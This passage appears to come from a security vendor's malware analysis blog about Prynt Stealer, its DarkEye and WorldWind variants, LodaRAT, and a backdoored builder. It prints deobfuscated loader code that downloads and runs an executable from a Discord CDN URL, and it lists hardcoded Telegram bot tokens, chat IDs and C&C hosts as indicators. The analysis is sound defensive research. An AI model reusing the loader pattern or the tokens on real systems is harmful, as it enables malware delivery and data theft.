😹 *StormKitty - Report:*	\ud83d\udc63 *Prynt Stealer New Results:*	\ud83c\udf2a *WorldWind Pro - Results:*	\ud83d\ude39 *DARK-EYE - Report:*
🏦 *Banking services*	\ud83c\udfe6 *Banks*	\ud83c\udfe6 *Bank Logs*	\ud83c\udfe6 *Banking services*
💰 *Cryptocurrency services*	\ud83d\udcb0 *Crypto*	\ud83d\udcb0 *Crypto Logs*	\ud83d\udcb0 *Cryptocurrency services*
🍓 *Porn websites*	**N/A**	\ud83c\udf53 *Freaky Logs*	\ud83c\udf53 *Porn websites*

🌐 *Browsers:*	\ud83d\udcb5 *Stealer Data:*	\ud83c\udf10 *Logs:*	\ud83c\udf10 *Browsers:*
🗃 *Software:*	\ud83d\udc63 *Installed Software:*	\ud83d\uddc3 *Software:*	\ud83d\uddc3 *Software:*
🧭 *Device:*	\ud83d\udc63 *Local Device:*	\ud83e\udded *Device:*	\ud83e\udded *Device:*
📄 *File Grabber:*	\ud83d\udc63 *Files:*	\ud83d\udcc4 *File Grabber:*	\ud83d\udcc4 *File Grabber:*
N/A	\ud83d\udc63 Solen Useing Prynt Stealer\n\n \ud83d\udc63 Developed By @FlatLineStealerUpdated\n\n \ud83d\udc63 Or Join The Channel @pryntdotmarket	Telegram Channel: @x0splinter	**N/A**

Table 2. Comparison of field names between StormKitty, Prynt Stealer, WorldWind and DarkEye

Leaked Prynt Stealer Builder

Threatlabz has acquired a copy of the Prynt Stealer builder that is backdoored with DarkEye being circulated in-the-wild. Figure 10 illustrates the “free” Prynt Stealer builder’s backdoor execution process.




Figure 10: Prynt Stealer builder backdoor execution and infection flow

The Prynt Stealer builder package includes the following files:

- *Stub.exe* - Prynt stub used by the builder
- *Prynt Stealer.exe* - Builder executable
- *Prynt Stealer sub.exe* - Unmanaged PE
- *Prynt.exe* - Backdoor that downloads and executes DarkEye Stealer

Stub.exe - The Prynt Stealer Stub

This is the actual Prynt Stealer stub that is used by the builder to build payloads based on the configuration. The stub simply enumerates the resources in the file *Prynt Stealer sub.exe* and performs actions based on the settings in the **RCData** resource section, as shown in Figure 11.

```
LibraryA = LoadLibraryA("shell32.dll");
hLibModule = LibraryA;
if ( !LibraryA )
  exit(0);
ShellExecuteA_0 = (HINSTANCE (__stdcall *)(HWND, LPCSTR, LPCST

if ( !&ShellExecuteA )
  exit(0);
sub_401EB0();
EnumResourceNamesA(0, "RBIND", EnumFunc, 0);
return FreeLibrary(hLibModule);
}
```

Figure 11. Celesity Binder resource enumeration method

The *Prynt Stealer sub.exe* is generated using Celesty Binder as indicated by the presence of the string *C:\Users\DarkCoderSc\Desktop\Celesty Binder\Stub\STATIC\Stub.pdb*. This binary stores embedded payloads under the **"RBIND"** resource in plaintext. This sample was configured to drop and execute the payloads in the *%TEMP%* folder as shown in Figure 12.




Figure 12. Celesity Binder stub settings in resources

Other valid options for the **"DROPIN"** value include the following:

- *%APPDATA%*
- *%PROGFILES%*
- *%DEFDRIVE%*
- *%STARTUPDIR%*
- *%LAPPDATA%*
- *%USERDIR%*

The Prynt Stealer builder stub contains two payloads:

- **"PRYNT STEALER.EXE"** - The builder binary explained below
- **"SVCHOST.EXE"** - LodaRAT backdoor

Prynt Stealer.exe - The Builder

The Prynt Stealer builder is a modified version of the AsyncRAT builder with modified forms to change the UI and an additional line was added in the main method to run the loader mentioned above from *{Builder Path}/Stub/Prynt.exe*.

Prynt.exe - The Loader

This is a very basic loader written in .NET, which simply downloads the payload from a hardcoded URL and runs the payload as shown in Figure 13.

```
//Obfusacted
public static void SelfExecute(){
    LoadExecutor.ocugpjv9LU5ZsqSXbx(
        SecurityProtocolType.Ssl3|SecurityProtocolType.Tls|SecurityProtocolType.Tls11|SecurityProtocolType.Tls12);
    object obj = new WebClient();
    Uri uri = new Uri(LoadExecutor.hyeIf8kQMpw1tHqiUk(28));
    LoadExecutor.s0VKkwYGaYW52GKDRJ(
        LoadExecutor.sQu61aqaHxVWmFoZsF(
            LoadExecutor.kjLfjKO7N1UEwYegLO(obj, uri), LoadExecutor.shocnZyIWWD07yNZVX()
        )
    );
}

// Deobfusacted
public static void SelfExecute(){
    ServicePointManager.SecurityProtocol = (
        SecurityProtocolType.Ssl3|SecurityProtocolType.Tls|SecurityProtocolType.Tls11|SecurityProtocolType.Tls12);
    WebClient webClient = new WebClient();
    Uri address = new Uri("https://cdn.discordapp.com/attachments/523238636561629190/890007970207907871/vltn.exe");
    LoadExecutor.Execute(
        LoadParams.Create(
            webClient.DownloadData(address), Application.ExecutablePath
        )
    );
}
```

Figure 13. Loader obfuscated vs deobfuscated

The downloaded payload is DarkEye Stealer, a variant of Prynt Stealer. Based on a hardcoded Telegram token shared by DarkEye, Prynt and WorldWind stealer, they are all likely from the same author(s).

DarkEye Stealer

This malware is essentially Prynt Stealer with some minor differences in code placement. Most settings related to the clipper, keylogger, etc are moved under the AsyncRAT constructor as shown in Figure 14.




Figure 14. Example AsyncRAT settings configured by DarkEye Stealer

The main factor differentiating DarkEye from Prynt and Worldwind is that the AsyncRAT part of the code is weaponized by configuring the related settings. Note that there were some earlier versions of DarkEye stealer in-the-wild without the AsyncRAT components.

Loda RAT

Loda RAT is an Autoit based RAT first documented in 2017 that has been active since and has evolved over the years. This is a fairly capable malware that can steal a variety of information, remotely control an infected system and deploy additional payloads.

Conclusion

The free availability of source code for numerous malware families has made development easier than ever for less sophisticated threat actors. As a result, there have been many new malware families created over the years that are based on popular open source malware projects like NjRat, AsyncRAT and QuasarRAT. The Prynt Stealer author went a step further and added a backdoor to steal from their customers by hardcoding a Telegram token and chat ID into the malware. This tactic is not new by any means; there have been several similar instances, including CobianRAT. As the saying goes, there is no honor among thieves.

Cloud Sandbox Detection




Figure 15: Zscaler Cloud Sandbox Report

In addition to sandbox detections, Zscaler's multilayered cloud security platform detects indicators related to the campaign at various levels with the following threat names:

Win32.Backdoor.PryntStealer

Win32.Backdoor.WorldWind

Win32.Backdoor.DarkEyeStealer

Win32.Backdoor.LodaRat

Indicators of Compromise (IOCs)

Prynt Stealer IOCs are available in our GitHub repository.

SHA256	Malware
d8469e32afc3499a04f9bcb0ca34fde63140c3b872c41e898f4e31f2a7c1f61f	Prynt Stealer
f15e92c34dd8adfcd471d726e88292d6698217f05f1d2bcce8193eb2536f817c	Prynt Stealer

3b948a0eb0e9bbca72fc363b63ffd3a5983e23c47f14f8296e8559fd98c25094	WorldWind Stealer
bb96db7406566ec0e9305acde9205763d4e9d7a65f257f3d5c47c15f393628ec	DarkEye Stealer
e48179c4629b5ab9e53ccb785ab3ee5eeb2e246e1897154a15fec8fd9237f44b	DarkEye Stealer (old version without AsyncRAT)
9678ca06068b705da310aa2f76713d2d59905b12b67097364160857cd1f90c58	Celesty Binder payload
654f080d5790054f0cd1a0f9b31cd7a82a4722ff3ce5093acdc31ff154f1ae24	Builder
cb132691793e93ad8065f857b4b1baba92e937cfc3d3a8042ce9109e12d32b4c	LodaRAT
d37d0ae4c5ced373fe1960af5ea494a6131717d1c400da877d9daa13f55439bb	Prynt Stealer Stub
c79aed9551260daf74a2af2ec5b239332f3b89764ede670106389c3078e74d1a	Loader

Telegram Token	**Chat ID**	**Comment**
1119746739:AAGMhvpUjXI4CzIfizRC--VXilxnkJlhaf8	1096425866	WorldWind (hardcoded)
1784055443:AAG-bXLYtnFpjJ_L3ogxA3bq6Mx09cqh8ug	1937717367	Prynt Stealer (hardcoded)
5292408150:AAHAPbTr2Jc9L4hgsfkDkvfw_hISg6lPMMI	5038570348	Prynt Stealer
5292408150:AAHAPbTr2Jc9L4hgsfkDkvfw_hISg6lPMMI	1856525476	Prynt Stealer
1916193181:AAHhdcx3k6mHbnJ6JLfyWtJBMChny-la8Xs	849561191	Prynt Stealer

URL	Description
https://cdn.discordapp[.]com/attachments/523238636561629190/890007970207907871/vltn.exe	DarkEye Stealer Hosting
bigdaddy-service[.]biz:6606	DarkEye Stealer C&C
bigdaddy-service[.]biz:7707	DarkEye Stealer C&C
bigdaddy-service[.]biz:8808	DarkEye Stealer C&C
daddy.linkpc[.]net:1199	LodaRAT C&C

Explore more Zscaler blogs
